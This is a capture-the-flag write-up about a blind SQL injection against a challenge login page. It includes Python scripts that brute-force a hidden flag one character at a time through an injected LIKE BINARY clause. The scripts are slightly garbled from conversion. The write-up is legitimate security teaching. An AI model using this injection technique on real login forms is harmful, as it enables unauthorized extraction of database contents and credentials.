



- 1. In this challenge we are given a url, which has a login page trying username: admin and password: admin.
- 2. No luck, but let's see how the request is going.





Now let's try some sql injection.





It means it's prone to sql injection.

But still after a successful login, we can't see your flag. Maybe the flag is hidden as a username or password in DB maybe!!.

Let's enumerate the db.

There are 2 thing that we can do

- 1. Get all the usernames and password in the db. Which can take time depending on the size of DB.
- 2. Checking and getting only the flag in DB.

2nd option is better

As we know that the flag format is FlaGhost{}, we will use this for our advantage, and by crafting a query like this

.... username like "FlaGhost{xyz%" ...

In place for zxy we will bruteforce it's real value, if the value is correct it will show login success, which can act as a checkpoint for our correct value

For that we have to write a script. I m using python you can write it on any preferred lang.

```
1 import requests
2 import string
4 letters = string.ascii_letters+string.digits+"{}_"
5 url = "https://pirate1337.000webhostapp.com/valid.php"
6 flag = "FlaGhost{"
8 with requests.Session() as s:
          for word in letters:
              assumption = flag+word
              print(assumption,end="\r")
13
              res = s.post(url,{
                   "username": "' or username like BINARY '" + assumption + "%'; --",
                  "password": "1234"
              })
              if 'Success'in res.text:
                  flag += word
21
                   break
          if "}" in flag: break # '}' in flag will signify that the flag has ended
      print()
```

```
none@alpha:~/hck$ python3 solve.py
flaGhost{thisisnottheflag}none@alpha:~/hck$
```

We got something, but that not the flag.

```
1 import requests
2 import string
4 letters = string.ascii_letters+string.digits+"{}_"
5 url = "https://pirate1337.000webhostapp.com/valid.php"
6 flag = "FlaGhost{"
10 with requests.Session() as s:
      letterWithOut_T = letters.replace('t','')
       for word in letterWithOut_T:
13
           assumption = flag+word
           print(assumption,end="\r")
           res = s.post(url,{
               "username": "' or username like BINARY '" + assumption + "%'; --",
               "password": "1234"
21
           if 'Success'in res.text:
               flag += word
               break
26 with requests.Session() as s:
      while True:
           for word in letters:
               assumption = flag+word
               print(assumption,end="\r")
               res = s.post(url,{
                   "username": "' or username like BINARY '" + assumption + "%'; --",
                   "password": "1234"
               if 'Success'in res.text:
                   flag += word
                   break
           if "}" in flag: break # '}' in flag will signify that the flag has ended
      print()
```

And now we got our flag